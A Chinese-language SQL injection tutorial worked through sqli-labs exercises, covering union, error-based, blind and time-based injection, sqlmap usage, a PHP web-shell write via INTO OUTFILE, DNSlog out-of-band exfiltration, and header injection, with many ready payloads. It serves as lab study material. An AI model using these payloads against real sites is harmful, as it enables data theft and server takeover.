SQL
SQL
所谓SQL注入,就是通过把SQL命令插入到WEB表单提交或输入域名或页面请求的 查询字符串,最终达到欺骗服务器执行恶意的SQL命令,从而进一步得到相应的数据信息。
字符型注入
字符型注入需要闭合符
1 | $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1"; |
提交/?id=1’ and 1=1结果为:
1 | $sql="SELECT * FROM users WHERE id='1' and 1=1' LIMIT 0,1"; |
这时候就多出来了一个’,所以我们需要用注释符(–+或%23或#)将后面的内容注释掉
常见的闭合符有:’ “ ‘) “) 其他
假设我们无法查看源码的时候我们怎么判断闭合符是什么:
我们可以尝试输入两种不同的闭合符:

我们传入的内容是/?id=1'"
报错内容是:
1 | You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' LIMIT 0,1' at line 1 |
其中'"' LIMIT 0,1'就告诉我们闭合符是什么了:
该报错内容首先用’’单引号包裹问题地方的字符串,所以有问题地方为"' LIMIT 0,1,这意味着我们传入的’”前一个单引号成功起到了闭合作用而后一个双引号和原本的闭合符成为了出现语法错误的内容,所以闭合符为’单引号
数字型注入
数字型注入不需要闭合符
1 | $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1"; |
提交/?id=1 and 1=1结果为:
1 | $sql="SELECT * FROM users WHERE id=1 and 1=1 LIMIT 0,1"; |
Union联合注入
这里以sqli-labs的Less-1为例:

根据提示,这一关需要我们输入一个名为id的参数并且值为数字,查找注入点之后应该发现是GET型传参

经过尝试发现为字符型注入并且闭合符为’单引号
union联合注入步骤如下:
1 | /?id=1' group by 4 --+ //报错 /*group by也可替换为order by*/ |
接下来详细解释这些 payload的一些细节:
为什么需要用到UNION:
当我们试图通过注入查询数据库名时,通常会使用database()函数,但原有的网页代码并没有这个函数,就必须把自己的查询强行拼接到原有查询后面,这就需要用到UNION 或 UNION SELECT
为什么需要判断列数:
在SQL数据库中,参与UNION联合查询的左右两边列数必须完全一致
为什么后面的payload需要把?id=1换为?id=0:
UNION的作用是把两个独立的SELECT查询结果上下拼接成一张表,原始查询需要查id,uername,password三列,(所以判断列数为3),由于该回显只会回显第一行的内容,如果前面的查询成功执行,那么查询结果一共有两行,为我们无法看到后面的查询结果,所以需要让前一行查询失败,这样查询结果就只有一行内容,同理我们把注入结果(database()结果)放在第二列也是由于第一列没有回显
对一些名词的解释:
- information.schema:这是MySQL5.0版本之后自带的系统数据库,里面存放有MySQL服务器上所有数据库信息
- .tables:这是information_schema库里面的一个具体的表,这个表记录了整个 MySQL 系统中所有的表的信息。其中有一个字段叫
table_name,顾名思义,存的就是表的名字。 - table_schema:这与table_name一样也是information_schema.tables里面的一个字段,表示该表所属的数据库名
- database():这是一个MySQL内置函数,它会返回当前网站正在连接使用的数据库名称
- group_concat():这是MySQL中的一个聚合函数,可以将查询出来的多行结果合并为一个长字符串,默认用,逗号分隔
报错注入
extractValue
当网页没有回显位置(页面上不显示union select的查询数据)但是可以显示数据库的报错信息时,可以采用报错注入
extractvalue正常用法是从XML中提取数据
1 | EXTRACTVALUE(xml_document, xpath_string) |
参数1(xml_document):一段 XML 格式的字符串。
参数2(xpath_string):一段 XPath 路径(类似于文件目录的路径,比如 /a/b/c),用来告诉 MySQL 去哪里找数据。
但是如果采用如下方法:
1 | extractvalue(1,concat('~',(select database()))) --+ |
那么MySQL就会试图解析错误的XPath:~+查询到的数据库名称,这样一串报错信息就会回显出来
concat()将查询内容与指定字符~拼接在一起就能确保绝对能报错
这里以Less-5为例:

可以看到没有回显我们的正常查询结果,尝试采用报错注入:
1 | /?id=1' and 1=1 --+ //判断注入类型 |

不过可以看到在查询最终username和password结果并将他们用~拼接起来时,发现似乎不能显示完所有的信息
这是由于extractvalue函数存在长度限制,他能返回的字符串最多只有32个字符,如果要查询的内容通过group_concat()拼接后总长度超过32个字符就会被截断,所以我们先需要用到substring函数解决这个问题
substring()
标准用法为:
1 | SUBSTRING(要截取的字符串, 开始位置, 截取长度) |
举个例子:
1 | substring('ZLARYY{2L47yY}',1,6) //结果为'ZLARYY' |
这一串表示从第一个字符开始截取长度为6的字符串(SQL中字符串起始位置从1开始)
除了substring(),还可以使用substr()和mid(),用法相同
有了substring函数我你们就可以解决extractvalue的截断问题了:
1 | ?id=1' and extractvalue(1,concat('~',substring((select group_concat(username,'~',password) from users),31,32))) --+ |
让查询到的内容作为substring函数的第一个参数,后面跟上开始位置和截取长度

limit
limit也可以用来绕过32字符截断限制:
1 | LIMIT 偏移量(Offset), 返回的数量(Count) |
LIMIT 的作用是限制查询结果返回的行数。它的标准语法包含两个参数
注意:LIMIT的第一个参数偏移量从0开始
如果我们使用limit,那就无需使用group_concat将查询内容拼接到一行,比如:
1 | extractvalue(1,concat('~',(select concat(username,'~',password) from users limit 0,1))) //将偏移量设为0,返回1行数据 |
这条语句在Less-5中返回内容如下:

1 | extractvalue(1,concat('~',(select concat(username,'~',password) from users limit 1,1))) //将偏移量设为1,返回1行数据 |

总的来说就是substring()、mid()用于横向切割太长的字符串,limit用于纵向切割
updateXml
updatexml与extractvalue报错注入原理相同,都是利用非法的XPath路径格式报错
1 | UPDATEXML(xml_document, xpath_string, new_xml) |
参数1(xml_document):原本的 XML 字符串。
参数2(xpath_string):XPath 路径(告诉数据库要去 XML 的哪个位置修改)。
参数3(new_xml):想要替换进去的新内容。
所以利用updatexml爆数据库名应该是如下语句:
1 | updatexml(1,concat('~',(select database())),2) |
依然可以以Less-5为例:
1 | /?id=1' and updatexml(1,concat('~',(select database())),3) --+ //查数据库 |
floor
floor报错注入中涉及到的函数:
1 | rand():随机函数,生成0~1的小数 |
还有一个伪随机数概念:如果只调用rand()函数,系统会用当前时间作为”种子“,每次的运行结果都不一样,但如果给他指定了一个固定的种子比如rand(0),那么无论运行多少次计算出来的一系列随机数都是一样的,那么经过floor(rand(0)*2)处理之后,产生的序列永远是0、1、1、0、1……
那么为什么需要这一串序列呢?解释如下:
1 | 当MySQL处理group by floor(rand(0)*2)时,会在后台新建一张临时表,扫描数据表时底层逻辑如下: |
根据以上原理,如果想要实现稳定报错的话,floor(rand(0)*2)至少需要被计算五次,数据表中至少存在三行数据,所以通常去查information_schema.tables,因为这张表里数据绝对足够多
这里拿到一个大佬的payload[SQL注入报错注入之floor()报错注入原理分析_sql注入floor-CSDN博客]来分析:
1 | 1 AND (SELECT 1 from |
首先(SELECT schema_name from information_schema.schemata LIMIT 0,1)这一串内容是查询数据库 的语法,我们把这一串内容称作’核心查询’,或者可以使用(select database()),当然别忘了数据表中至少有三行数据的条件,这里采用的是information_schema.`COLUMNS`,如果想要使用database()可以利用我们之前提到的information_schema.tables
然后看第二层:concat(0x23,(核心查询),0x23,floor(rand(0)*2)) as x
0x23为#的十六进制,concat将查询内容按照#查询结果#floor(rand(0)*2)拼接在一起并给这串字符串起别名为x,假设数据库名叫做security,那么x会在两种字符串中反复切换:
1 | #security#0 |
之后是触发报错的代码:
1 | SELECT count(*), (拼接的x) from information_schema.tables group by x |
这串代码会以x作为主键建立临时表并统计数量(count(*)),那么就会按之前说的逻辑实现报错:
1 | Duplicate entry '#security#1' for key 'group_key' |
最后是最外层内容:
1 | 1 AND (SELECT 1 from (报错引擎) as y) |
这是为了符合MySQL的语法规则:
在 MySQL 中,如果你的 FROM 后面跟的不是一个真实的表名,而是一段子查询语句 (SELECT ...),这种被称为派生表(Derived Table)。MySQL 强制要求所有的派生表都必须拥有一个属于自己的别名。
这里还是以Less-5为例:
1 | /?id=1' and (select 1 from (select count(*),concat(0x23,database(),0x23,floor(rand(0)*2)) as x from information_schema.tables group by x) as y) --+ //查数据库 |
总结下来floor报错注入模版如下:
1 | 1/*闭合符*/ and (select 1 from (select count(*),concat(0x23,(select /*查询内容*/),0x23,floor(rand(0)*2)) as x from information_schema.tables group by x) as y) --+ |
在查询最后的内容中我用的payload为:
1 | /?id=1' and (select 1 from (select count(*),concat(0x23,(select group_concat(username,'~',password) from users),0x23,floor(rand(0)*2)) as x from information_schema.tables group by x) as y) --+ |
但是出现错误了:Subquery returns more than 1 row,原因是:
1 | 我们用concat拼接成的x太长导致内存临时表放不下,于是改用磁盘临时表,磁盘临时表的底层处理逻辑和内存表不一样,它完美免疫了rand()重复计算的那个Bug,于是磁盘临时表把数据分成了两组(尾号为0的一组,尾号为1的一组),一共2行数据。没有实现报错,而外层还有一个and逻辑运算符,它要求左右两边必须是一个单一的值(比如 True AND False)。如果右边的括号 (SELECT 1 FROM ...) 扔给它2行或更多行的数据,就会出现错误:Subquery returns more than 1 row。 |
布尔盲注
当我们改变前端页面传输给后台sql参数时,页面没有显示相应内容也没有显示报错信息时,页面呈现出两种状态,正常或者不正常。根据这两种状态可以判断我们输入的语句是否查询成功。不能使用联合查询注入和报错注入,这时我们可以考虑是否为基于布尔的盲注。
以Less-8为例:


这两个页面中前一个为真页面,后一个为假页面,利用布尔盲注需要涉及新函数:
1 | ascii():该函数可以将字母转换为其对应的ascii码 |
基于这条我们构造如下payload:
1 | /?id=1' and ascii(substring((select database()),1,1))=115 --+ |
通过substring()将查询到的字符串的第一个字母取出判断他的ascii码是否为115,为真就显示真页面,为假就显示假页面

再根据ascii字符对照表知道数据库名的第一个字符为s,同理:
1 | /?id=1' and ascii(substring((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>=115 --+//查询表名第一个字母 |
时间盲注
时间盲注与布尔盲注差不多,如果页面不存在真页面与假页面的区别,就可以使用时间盲注,这里以Less-9为例:


可以看到没有区别,这里再次引进新的内容:
1 | sleep(x):延迟x秒后回显页面 |
根据这些信息,构造payload:
1 | /?id=1' and if(1=2,sleep(1),sleep(3)) --+ //判断闭合符,如果页面延迟3s响应那就说明闭合符为’ |
这样看来一个一个字母查询未免也太麻烦了,所以需要引进一个新的工具:sqlmap
我将这个工具安装在python2目录下
1 | python2 sqlmap.py -h |
这串命令可以查看一些参数
以CTFHub技能树上的时间盲注为例:
查数据库:
1 | python2 sqlmap.py -u "http://sql:5200/Less-9/?id=1" --dbs --batch |
查表名:
1 | python2 sqlmap.py -u "http://sql:5200/Less-9/?id=1" -D security --tables --batch |
查列名:
1 | python2 sqlmap.py -u "http://sql:5200/Less-9/?id=1" -D security --columns --batch |
查指定表名中的列名:
1 | python2 sqlmap.py -u "http://sql:5200/Less-9/?id=1" -D security -T users --columns --batch |
查数据:

1 | python2 sqlmap.py -u "http://sql:5200/Less-9/?id=1" -D security -T users --dump --batch |
SQL写马
利用into outfile
需要MySQL具备读写权限,并且知道一个服务器上可以写入文件的文件夹的完整路径
这里以Less-7为例:

payload为:
1 | /?id=1')) union select 1,2,"<?php @eval($_POST['cmd']);?>" into outfile "D:\\phpstudy_pro\\WWW\\sql\\hack.php" --+ |
所以如果想保持原数据格式进行输出的话,可以用dumpfile代替outfile
页面虽然会报错但是会执行,之后可以采用蚁剑连接或者直接RCE
利用日志文件
慢日志查询
1 | set global slow_query_log=1 # 启动慢日志日志(默认禁用) |
全局查询日志
适用于into outfile被禁止或者写入文件被拦截
1 | show variables like '%general%'; #查看配置 |
DNSlog注入
适用于无回显注入,需要介绍一个新函数:load_file()
1 | SELECT load_file('文件的绝对路径'); |
load_file()是 MySQL 的内置函数,原本的作用是让数据库管理员可以方便地把服务器本地的文本文件内容,直接作为一个字符串读取到 SQL 语句中。
DNSlog带外注入是OOB的一种,需要用到UNC路径:
1 | 格式:\\servername\sharename,其中servername是服务器名,sharename是共享资源的名称。目录或文件的UNC名称可以包括共享名称下的目录路径,格式为 :\\servername\sharename\directory\filename 其实我们平常在windows中用共享文件时就会用到这种网络地址的形式 |
需要用到的两个网站:
当我们将查询结果拼接到域名的前面,当服务器去访问这个地址的时候,我们查看DNS服务器的解析日志就可以了
以Less-9为例:
我们先在dnslog.cn中获取一个随机域名

然后我们构造如下paylaod:
1 | /?id=0' and (select load_file(concat('\\\\',(select database()),'.3mk8yd.dnslog.cn\\test'))) --+ |

可以看到security就被带出来了,不过Linux系统不支持UNC路径,并且DNS域名规范中只能包含字母、数字和连字符-,不能含有其他符号,否则DNS查询就会失败,不过也可以使用hex()函数,比如:
1 | /?id=0' and (select load_file(concat('\\\\',hex((select database())),'.3mk8yd.dnslog.cn\\test'))) --+ |
日志中的结果就是:7365637572697479.3mk8yd.dnslog.cn
那么接下来的payload为:
1 | /?id=0' and (select load_file(concat('\\\\',hex((select group_concat(table_name) from information_schema.tables where table_schema=database())),'.3mk8yd.dnslog.cn\\test'))) --+ //查询表名 |
由于DNS协议对域名长度有极其严格的物理限制,单一节点(两个.之间)最长63个字符,完整域名最长253个字符,UNC路径通常有一个MAX_PATH限制,默认是260字符,所以我们需要用到limit或者substring来限制长度
POST提交注入
以Less-11为例:

给了我们一个类似登录的界面
随便输入一串username和password,发现POST了一段内容为:
1 | passwd=123&submit=Submit&uname=admin |
需要先查找注入点在哪

当我们把username修改为:
1 | username=admin' or 1=1 # //POST提交注入中注释符需要修改为# |
显示登陆成功,说明注入点在username并且闭合符为'单引号
同样的接下来就是执行union联合注入:
1 | passwd=123&submit=Submit&uname=admin' group by 2 # //判断列数 |
同样的,POST提交注入也能实现报错注入和盲注,也能使用 sqlmap
HTTP头注入
页面看不到明显变化,找不到注入点时,可以尝试HTTP头注入
UA注入
UA注入,即User-Agent注入
User-Agent,中文名为用户代理,简称UA,它是一个特殊字符串头,使得服务器能够识别客户使用的操作系统及版本、CPU类型、浏览器及版本、浏览器渲染引擎、浏览器语言、浏览器插件等
内容就是浏览器及版本信息,电脑信息等。
常见用途为限制打开软件,浏览器,以及上网行为管理等。
以Less-18为例:
查看源码我们发现在username和password中输入其他字符会被转义:
1 | $uname = check_input($con1, $_POST['uname']); |
而这样一个代码有意思:
1 | $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)"; |
首先要求登陆成功,然后可以修改$uagent的参数(没有做check_input检查),做报错注入(只能做报错注入),在插入信息时执行指令导致出错,反馈错误信息,登录后输出uagent信息包括报错信息,达到注入效果。

成功登陆之后我们能发现他告诉了我们UA是什么,我们尝试在里面加上一些注入语句
1 | ' or extractvalue(1,concat(0x7e,database())) or ' //查数据库 |
当我们把构造的UA传入后(如果用and连接),代码变成了:
1 | INSERT INTO logs (ip, user_agent, time) VALUES ('127.0.0.1', '' and extractvalue(...) and '', '2026-02-21'); |
由于''表示False,用and连接一整串都是False,程序就不会往后执行,所以需要用or来代替and
Referer注入
这里以Less-19为例:
与UA注入差不多:
1 | $insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')"; |
